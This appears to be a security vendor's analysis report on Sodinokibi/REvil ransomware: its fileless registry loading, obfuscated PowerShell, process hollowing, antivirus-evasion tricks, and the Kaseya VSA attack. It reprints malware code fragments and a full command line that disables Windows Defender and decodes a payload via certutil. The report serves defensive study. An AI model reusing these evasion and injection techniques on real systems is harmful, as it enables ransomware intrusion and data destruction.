January 13th, 2020	"C:\~powershell.exe" -windowstyle hidden –Command "IEX ((Get-Content 'C:\Users\vmuser\AppData\Local\yheivpagdx.ps1') -replace '~','');"
January 16th, 2020	"C:\~powershell.exe" -windowstyle hidden -Command "IEX ((Get-Content 'C:\Users\vmuser\AppData\Local\qgvooroi.dll').'rep"lace'('~',''));"

Table 1. Change flow of PowerShell command

The attacker continuously attempted to bypass detection by exploiting the grammatical characteristics of PowerShell, such as gradually obfuscating a part of the command string or adding blank spaces. The purpose of such a change is to bypass behavior detection which detects malware using a certain argument value as a condition.

The attackers made a major, constructive change in the method of execution in October 2020. Instead of the script creating and running a file, it would use the registry and environment variable (see Figure 13).

```
for (var i = 0; i <= vcukgytcjg.length - 1; i++) {
    modahvh = modahvh + vcukgytcjg.substring(i, i + 1);
    if (modahvh.length == 4000) {
        wodbkluab.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\" + sivinwvy + "\\" + dguojkz, modahvh, "REG_SZ");
        dguojkz = dguojkz + 1;
        modahvh = '';
    }
}
if (modahvh.length > 0) {
    dguojkz = dguojkz + 1;
    wodbkluab.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\" + sivinwvy + "\\" + dguojkz, modahvh, "REG_SZ");
}                                                                                                    ①
bpsufigzzqo = 'for ($i=0;$i -le ' + dguojkz +
';$i++){$c="HKCU:\\SOFTWARE\\"+$env:computername+"0";Try{$a=$a+(Get-ItemProperty -path $c).$i}Catch{};function
chba([cmdletbinding()]param([parameter(Mandatory=$true)][String]$ha);$Bytes = [byte[]]::new($ha.Length /
2);for($i=0; $i -lt $ha.Length; $i+=2){$Bytes[$i/2] = [convert]::ToByte($ha.Substring($i, 2), 16)}$Bytes);$i =
0;While ($True){$i++;$ko = [math]::Sqrt($i);if ($ko -eq 1000){ break}}[byte[]]$b =
chba($a.replace("!@#",$ko));[Reflection.Assembly]::Load($b);[Mode]::Setup();';
wodbkluab.RegWrite("HKEY_CURRENT_USER\\Environment\\" + sivinwvy, bpsufigzzqo, "REG_EXPAND_SZ");    ②
```

Figure 13. Code for inserting registry and environment variable data

The script inserts the PE data into the registry and inserts the command that loads and runs the data in the environment variable. It then loads and executes the command saved in the environment variable, forming a complex structure. The attacker also enabled the infection command to be executed after a reboot by registering the auto-run registry. The moment the file is created is when it is directly exposed to malware detection. Because data saved in environment variable or registry is more difficult to delete, it becomes easier for malware to bypass detection. This may be the reason why the attacker utilized such fileless technique.



Figure 14. PE binary inserted into registry



Figure 15. PowerShell command inserted into environment variable

Figure 14 and 15 each displays the PE binary and PowerShell command, respectively, inserted into the registry and environmental variable.

AhnLab's analysis result shows that even after the malware was changed to a fileless form, there have been continuous attempts to bypass detection. The following shows the changes that occurred.

On October 26th, 2020, behavior to add a registry auto-run was added and was deleted shortly after. So the malware does not operate after a reboot. Instead, wscript.exe manually executes the command in the environment variable. The command was also obfuscated by the attacker using "" in the Base64 code (see Table 2). It is likely that the auto-run behavior was quickly removed as it was detected by most anti-malware products.

```
“C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe” -e J“AB3AD0AJwAgAC0AQwBvAG0AbQBh
AG4AZAAgACIASQBFAFg...(Omitted)...HcAUwB0AHkAbABlACAAaABpAGQAZABlAG4“A
```

Table 2. Obfuscated PowerShell command

On November 5th, 2020, the PowerShell command was changed to be executed through CMD instead of being directly run by wscript.exe. The process tree structure was changed to allow the malware to bypass detection that is based on the structure. Table 3 shows the changed PowerShell command execution method.

```
"C:\Windows\System32\cmd.exe" /c powershell -e IABpAGYAKABbAEUAbgB2AGkAcgBvAG4AbQBlAG4AdABdA
DoAOgBJAHMANgA0AEIAaQB0AE8AcABlAHIAYQ...(Omitted)...UAIABoAGkAZABkAGUAbgA=
```

Table 3. Change in execution method of PowerShell command

On November 6th, 2020, the behavior that registers and executes commands in the environment variable was removed. Hence, the command that was previously saved in the environment variable is executed by wscript.exe. Furthermore, another change was made to the malware so that the PowerShell command will have a random annotation value as a prefix and Base64-encoded to obtain an entirely different argument in each environment to infect.

```
<# brsjyxdus #>for ($i=0;$i -le 700;$i++){$c=”HKCU:\SOFTWARE\prizbydat”;Try{$a=$a+(Get-ItemProperty
-path $c).$i}Catch{}};function chba{[cmdletbinding()]param([parameter(Mandatory=$true)][String]$hs);$Bytes
= [byte[]]::new($hs.Length / 2);for($i=0; $i -lt $hs.Length; $i+=2){$Bytes[$i/2] = [convert]::ToByte($hs.
Substring($i, 2), 16)}$Bytes};$i = 0;While ($True){$i++;$ko = [math]::Sqrt($i);if ($ko -eq 1000){ break}}[byte[]]$b
= chba($a.replace(“!@#”,$ko));[Reflection.Assembly]::Load($b);[Mode]::Setup();
```

Table 4. PowerShell command with added random annotation

Lastly, on November 10th, 2020, a blank was added inside the PowerShell command (see Table 5). V3 engine contains a feature to scan malware by automatically decoding obfuscated PowerShell commands through behavior-based analysis. Yet, if there was an unnecessary blank in the command, a bug in the engine would cause it to fail when decoding the malware. The attacker discovered this flaw and attempted to bypass detection. The latest V3 engine was improved to decode the command regardless of blanks and obfuscation.

```
"C:\Windows\System32\cmd.exe" /k C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
-Enc"PAAjACAAdQB2AGUAawB...(Omitted)...wBlAHQAdQBwACgAKQA7AA== "
```

Table 5. PowerShell command with an added blank

2.5 .NET PE

As seen from above, there had been multiple changes in Sodinokibi ransomware. Yet ultimately, they all performed the execution of .NET PE. The executed .NET PE performs the following feature.

It acts as a medium for loading Delphi PE that performs actual malicious behaviors. It appears that the .NET binary was used primarily because it can be easily loaded and executed through PowerShell without adopting a special technique.

The PE has a simple structure. It decrypts the obfuscated data saved in a particular internal variable and injects it into a certain process. As for the obfuscation method, the method of saving inversed Base64-encoded string was used, but it was later changed to save certain values after substituting them with certain strings. Also, the method of loading DLL was changed to execute it through the process hollowing technique after running a normal process.

The following shows the analysis result of .NET PE's major samples in chronological order.

For the January 2nd 2020 sample in Figure 16, the PE binary is Base64-encoded and saved in reverse order. When it is run, it is decrypted to its original version and executed using the "MemoryLoadLibrary()" method. The method is defined with a code that assigns virtual memory and runs the PE data after mapping it in a way that fits the memory structure. The binary is a DLL, and Ultimately, the PowerShell process loads it and executes it.

```
  AQoLAAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAaAAQAAAAAAAAAgLAA8//
  A8AAEAAAAIAAQpVT";
byte[] bytes = Convert.FromBase64String(Mode.ReverseString(s));
Thread.Sleep(20000);
Mode.MemoryLoadLibrary(bytes);
return "000";
```

Figure 16. January 2nd 2020 sample

The October 22nd 2020 sample in Figure 17 was changed to save the PE binary after substituting with a particular string. The "1000" string was substituted with "!@#." Also, a code for delaying execution was added instead of the Sleep function. The sample runs the saved file using the Execute() method.

```
public static string Setup()
{
    int num = 0;
    double num2;
    do
    {
        num++;
        num2 = Math.Sqrt((double)num);
    }
    while (num2 != 1000.0);                                                    (1)
    string text = "4d5a900003000000040000000ffff0000b800000000000000400000000000000000000000000000000000000000000000000000000000000000000000000000000000!@#0ba!
    @#0e1fba0e00b409cd21b8014ccd21905468697320707726f6772616d206d757374206265207275e20756e64657220577696e33320d0a2437000000000000000000000000000000000
    @#05e436c617373657300ca757696e53766300000c9425440d658d6f72794d6f647456c65000c2a5366656c6c415049000000000000000000000000000000000000000000000000000
    0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000";
    byte[] payload = Mode.StringToByteArray(text.Replace("!@#", num2.ToString()));
    Mode.RunPE.Execute(payload);                                               (2)
    Console.Read();
    return "Install";
}
```

Figure 17. October 22nd 2020 sample

The Execute() method is defined as a code that creates the process of the current self's command line and uses the process hollowing technique. As such, the binary was changed from DLL to EXE. powershell.exe which is identical to the PE is newly executed, and the binary is injected into the process and run. Figure 18 shows the injection method code of the October 22nd 2020 sample.

```
if (!Mode.RunPE.CreateProcessA(Environment.CommandLine.Split(new char[]
{
    ' '
})[0].Replace("g", ""), Environment.CommandLine, IntPtr.Zero, IntPtr.Zero, false, 134217732u, IntPtr.Zero, null, ref startupinformation,
{
    throw new Exception();
}
bool flag = false;
int num6 = Mode.RunPE.VirtualAllocEx(processinformation.ProcessHandle, num3, length, 12288, 64);
if (num6 == 0)
{
    throw new Exception();
}
if (!Mode.RunPE.WriteProcessMemory(processinformation.ProcessHandle, num6, payload, buffersize, ref num))
```

Figure 18. October 22nd 2020 sample – injection method code

The November 18th 2020 sample in Figure 19 had the substitute string changed to "$%^." Also, the injection target process was changed from the self's command line process to a particular process. The path of the process is hard-coded. The name of the path only exists in the x64 environment. The x86 environment was virtually excluded from the infection targets. This sample's injection target is the cmd.exe process, and all further malicious behaviors originate from it. As seen from the following table, the process path had been continually changed.

```
byte[] payload = Mode.StringToByteArray(text.Replace("$%^", num2.ToString()));
Mode.jrvEinDi.OOqho(payload);
Console.Read();
return "RCoPwST";
```

```
if (!Mode.jrvEinDi.CreateProcessA("c:▒▒▒indows▒▒Sys▒O▒G4▒▒cmd.exe", "c:▒▒▒indows▒▒Sys▒O▒G4▒▒cmd.exe /C " +
  Environment.CommandLine, IntPtr.Zero, IntPtr.Zero, false, 134217732u, IntPtr.Zero, null, ref
  startupinformation, ref processinformation))
{
    throw new Exception();
}
```

Figure 19. November 18th 2020 sample - Deobfuscation and injection code

(Previous)	November 28th	December 4th	December 4th	December 7th	December 1 6th
powershell.exe	cmd.exe	notepad.exe	cscript.exe	wscript.exe	ping.exe
December 12th	**December 16th**	**January 18th, 2021**	**March 3rd**	**March 12th**	**May 6th**
find.exe	write.exe	WerFault.exe	wermgr.exe	ipconfig.exe	notepad.exe

Table 6. List of changes in injection target process

We speculate that the changes in Table 6 were made to bypass detection by changing the process tree structure. As AhnLab was able to detect and block malware regardless of the process name since the variants first appeared, it appears that the changes were aiming to bypass detection of other anti-malware products.

Meanwhile, Cobalt Strike mentioned in 2.3 uses 2 .NET PE during the infection process, acting as Loader and Injector respectively. Figure 20 shows the injection code of the Cobalt Strike sample. The loader executes the injector binary registered in the registry after decrypting it. As seen below, the path of the injection target process (ImagingDevices.exe) is hard-coded in the injector. The injection target process had not been changed for a long time like the C&C server.

```
if (!Diagnostics.PE.CreateProcessA("C:\Program Files (x86)\Windows Photo Viewer\ImagingDevices.exe", "",
  IntPtr.Zero, IntPtr.Zero, false, 134217732u, IntPtr.Zero, null, ref startupinformation, ref
  processinformation))
{
    throw new Exception();
}
```

Figure 20. Cobalt Strike sample - injection code

2.6 Delphi PE

Delphi PE performs the role of ultimately loading the Sodinokibi ransomware binary. It has a feature of repeatedly exposing the UAC message box to obtain the administrator privilege, as well as a code to bypass certain anti-malware products.

The PE inspects the privilege of the current process and if it's not admin privilege, it re-runs it with the administrator privilege, revealing the UAC message box as seen from Figure 21. The box pops up in a repetition of 100 times until the user clicks 'Yes.' While the message box is displayed, the user cannot perform other tasks. Most types of malware exploit vulnerabilities for privilege escalation, but Sodinokibi ransomware attempts to obtain privilege through a unique method as shown above.



Figure 21. UAC pop-up for obtaining administrator privilege

As V3 products were also included as the targets in the code for bypassing anti-malware products, it was necessary for AhnLab to closely monitor the malware when analyzing it. There had been mainly 2 changes aimed to bypass detection of V3 products: technique using monitoring process, and service check & behavior delay technique.

1) Using Monitoring Process

The malware inspected the default install path of the V3 Lite product and installed an additional DLL file if the path existed. The DLL code of the monitoring process in Figure 22 includes a feature that monitors the operation status of executed malware and executes the process again if it was terminated.

```
if ( Func_GetFileAttributesA((int)"C:\\Windows\\SysWOW64\\diskpart.exe") )
  sub_403C6C(v7, "C:\\Windows\\SysWOW64\\diskpart.exe");
else
  sub_403C6C(v7, "C:\\Windows\\System32\\diskpart.exe");                    ①
v8 = 2000;
while ( (unsigned __int8)Func_FindProcess((int)"diskpart.exe") )
{
  Sleep(0x1388u);
  if ( !--v8 )
  {
    v12 = v17;
    __writefsdword(0, (unsigned int)v15);
    v17 = &loc_413F34;
    sub_403C3C(v12, 2);
    sub_403AA4();
  }
}
sub_413974();
sub_403EBC(v9, "log.txt");
if ( Func_GetFileAttributesA(v19) )
{
  sub_413974();
  sub_403EBC(v10, "log.txt");
  v11 = sub_404084();
  sub_405968(v11);                                                          ②
}
Func_Run_Sibling_Powershell(v8, v3);                                        ③
Sleep(0x9C4u);
Func_Inject_Ransom_diskpart((int)&off_41385C, 1, 0);
                                                                            ④
```

Figure 22. DLL code of monitoring process

Because the parent process that created 2 processes is terminated, the process tree remains severed. Even if the process that performs malicious behaviors and all subprocesses of the parent process are terminated, the monitoring process will remain and re-run the process that continuously performs malicious behaviors. Table 7 shows the operation flow of the monitoring process.

	Process protection technique using monitoring process
1	Search the file path of diskpart.exe
2	Performs Sleep if the diskpart.exe process (process for encryption) exists; if not, go to the next step
3	Runs the PowerShell script (recursive execution)
4	Runs diskpart.exe and injects Sodinokibi ransomware
5	Terminated

Table 7. Operation process of monitoring process

V3 product has a feature of ransomware preventive scan, one that blocks the process that performs the encryption of various files. Yet even if the encryption process is terminated by the scan, it is immediately executed again, going back to encrypt the remaining files before it is blocked again by the same scan. When this process is repeated and multiple detections occur, the files are encrypted little by little each time until ultimately, all files become encrypted. V3's scan feature was improved to block the technique itself, and immediately, the technique was removed from subsequent samples and was replaced with service check & behavior delay techniques.

2) Service Check & Behavior Delay

When the V3 product's real-time scan service is operating, the execution of behavior is delayed. The code was configured to immediately start the encryption process when the service was disabled (such as the end of real-time scan) during the delay. Figure 23 shows the code for checking the V3 service. The maximum waiting time is about 500 seconds. Afterward, the malware starts performing its behaviors and is blocked by the V3 product.

```
if ( sub_413618(v3, (int)"V3 Service") )
{
  v6 = 500;
  do
  {
    Sleep(1000u);
    if ( !sub_413618(v7, (int)"V3 Service") )
      break;
    --v6;
  }
  while ( v6 );
}
```

Figure 23. Code for checking V3 service

AhnLab's analysis result indicates that the attacker waited for moments such as the user manually ending the scan or the service being temporarily halted due to product updates. AhnLab responded by blocking the malicious Delphi PE itself, utilizing the property of memory at the time of the feature being operated. The attacker, in response, analyzed the key point of this detection and bypassed it by encrypting parts of the strings. The ransomware initially monitored only the service of V3 Lite, but the changed samples found after November 3rd, 2020 were added with a code that monitors business-grade V3 products.

	Changes in String
November 2nd, 2020	00012C40 FF FF FF FF 20 00 00 00 43 3A 5C 57 69 6E 64 6F ÿÿÿÿ ...C:\Windo 00012C50 77 73 5C 53 79 73 74 65 6D 33 32 5C 72 75 6E 64 ws\System32\rund 00012C60 6C 6C 33 32 2E 65 78 65 00 00 00 00 56 33 20 53 ll32.exe....V3 S 00012C70 65 72 76 69 63 65 00 00 55 8B EC 33 C0 55 68 97 ervice..U‹ì3ÀUh— 00012C80 38 41 00 64 FF 30 64 89 20 33 C0 5A 59 59 64 89 8A.dÿ0d‰ 3ÀZYYd‰
November 9th, 2020	00012DC0 43 3A 5C 57 69 6E 64 6F 77 73 5C 53 79 73 74 65 C:\Windows\Syste 00012DD0 6D 33 32 5C 72 75 6E 64 6C 6C 33 32 2E 65 78 65 m32\rundll32.exe 00012DE0 00 00 00 00 FF FF FF FF 01 00 00 00 56 00 00 00 ....ÿÿÿÿ....V... 00012DF0 FF FF FF FF 08 00 00 00 20 53 65 72 76 69 63 65 ÿÿÿÿ.... Service 00012E00 00 00 00 00 FF FF FF FF 05 00 00 00 31 32 33 34 ....ÿÿÿÿ....1234
November 10th, 2020	00012E70 72 75 6E 64 6C 6C 33 32 2E 65 78 65 00 00 00 00 rundll32.exe.... 00012E80 FF FF FF FF 01 00 00 00 20 00 00 00 FF FF FF FF ÿÿÿÿ.... ...ÿÿÿÿ 00012E90 01 00 00 00 56 00 00 00 FF FF FF FF 07 00 00 00 ....V...ÿÿÿÿ.... 00012EA0 53 65 72 76 69 63 65 00 FF FF FF FF 03 00 00 00 Service.ÿÿÿÿ.... 00012EB0 53 76 63 00 FF FF FF FF 05 00 00 00 31 32 33 34 Svc.ÿÿÿÿ....1234
November 12th, 2020	00012E70 6C 6C 33 32 2E 65 78 65 00 00 00 00 FF FF FF FF ll32.exe....ÿÿÿÿ 00012E80 01 00 00 00 20 00 00 00 FF FF FF FF 01 00 00 00 ....ÿÿÿÿ.... 00012E90 56 00 00 00 FF FF FF FF 01 00 00 00 53 00 00 00 V...ÿÿÿÿ....S... 00012EA0 FF FF FF FF 06 00 00 00 65 72 76 69 63 65 00 00 ÿÿÿÿ....ervice.. 00012EB0 FF FF FF FF 02 00 00 00 76 63 00 00 55 8B EC 33 ÿÿÿÿ....vc..U‹ì3

Table 8. Changes in detection bypasser strings of code for checking V3 service

3. Kaseya Attack Analysis

3.1 Infection Process

The ransomware was distributed via a vulnerability in VSA (a cloud-based management service that can manage various patches and monitor client) made by Kaseya — an IT developer specialized in business management solutions and managed service providers (MSPs) — also used Sodinokibi (Sodinokibi) ransomware. Unlike the previous distribution method of indiscriminately distributing the JavaScript type (*.JS) file to users via search engine websites such as Google and MS Bing, in this case, the attacker distributed the malware in the form of a specific targeted attack. The operation flow of the ransomware was also different from the previous cases. Figure 24 shows what desktop displays when the PC is infected with the ransomware distributed via Kaseya VSA.

Figure 24. Desktop of PC infected by ransomware distributed via Kaseya VSA

The Revil group, suspected of being the mastermind behind the attack, launched the offensive through Kaseya's supply chain to distribute the malware more efficiently. During the infection process, it used normal MS files to neutralize Windows Defender and bypass

anti-malware solutions, then encrypting files discreetly.

There were 4 stages of infection: Initial-Access -> Execution -> Defense Evasion -> Persistence. The following shows the detail for each stage.

1) Initial-Access: Supply Chain Compromise (TID: T1195)
Exploits the VSA vulnerability of Kaseya to create the agent.crt file (base64-encoded file) in the C:\kworking folder.

2) Execution: Command and Scripting Interpreter (TID: 1059)
Executes the PowerShell command by Kaseya's AgentMon.exe.

3) Defense Evasion: Impair Defenses (TID: 1562) & Masquerading (TID: 1036) & Obfuscated Files or Information (TID: 1027) & Indicator Removal on Host (TID: 1070)

"C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 4979 > nul & C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIO백신 프로그램Protection $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe & c:\kworking\agent.exe

Table 9. Executed PowerShell commands

Table 9 shows the executed PowerShell commands. Table 10 shows the feature and description of each executed command.

-DisableRealtimeMonitoring: Disable Windows Defender's real-time protection
-DisableIntrusionPreventionSystem: Disable Windows Defender's download file scan
-DisableScriptScanning: Disable Windows Defender's script scan
-EnableControlledFolderAccess Disabled: Allow access to controlled folders
-EnableNetworkProtection AuditMode –Force: Disable network protection mode
-MAPSReporting Disabled: Disable Microsoft Active Protection Service report
-SubmitSamplesConsent NeverSend: Disable Windows Defender's automatic sample submission
-copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe: Copy cert.exe in normal certutil.exe windows path
-echo %RANDOM% >> C:\Windows\cert.exe: Place random bytes behind copied cert.exe file to bypass anti-malware's certutil.exe detection
-C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe: Decrypt obfuscated file created with vulnerability (agent.crt -> agent.exe)
-del /q /f c:\kworking\agent.crt C:\Windows\cert.exe & c:\kworking\agent.exe: Delete both obfuscated file and copied certutil.exe, then runs ultimately decrypted exe File

Table 10. Features and descriptions of the executed PowerShell command

4) Persistence: Hijack Execution Flow (TID: 1574)

The exe file creates an MS normal file (msmpeng.exe) and dll of Sodinokibi features (mpsvc.dll) in the same path of %temp% when it is executed.

Figure 25 shows the operation method of ransomware distributed via VSA of Kaseya. When msmpeng.exe is run, it calls ServiceCrtMain of mpsvc.dll. The dll created by the attacker is equipped with ransomware features in the function, meaning that the malicious behavior is performed by the normal msmpeng.exe that loaded the dll.



Figure 25. Operation process of ransomware distributed via Kaseya VSA

The process is likely to bypass anti-malware detection by making msmpeng.exe (normal process) the main performer of malicious behaviors.

3.2 Comparison Between JS File Sample and Kaseya Attack Sample

This section will compare the July 13th 2021 sample that was collected last before the distribution of JS file Sodinokibi came to a halt with the same of Sodinokibi that was used in the Kaseya attack. While there are minor differences in codes that are executed before the encryption process (e.g. deletion of VSS or termination of services & processes), the 2 samples are generally nearly identical to each other in key areas such as the encryption process and ransom webpage URL. Figure 26 shows a graph that displays the similarity between the 2 samples.



Figure 26. Similarity graph between 2 samples

1) Difference in Sample File Form

The JS file Sodinokibi executes ransomware of the DLL file form, but Kaseya attack Sodinokibi uses ransomware of the exe file form. Figure 29 shows the images loaded in the memory. For the Kaseya attack sample, the PE structure signature was intentionally removed in the loaded binary. The signatures of PE Header and NT header as well as the DOS Stub code string are all removed as the sample is loaded in the memory. This technique is mainly used to bypass detection of monitoring tools and anti-malware products.

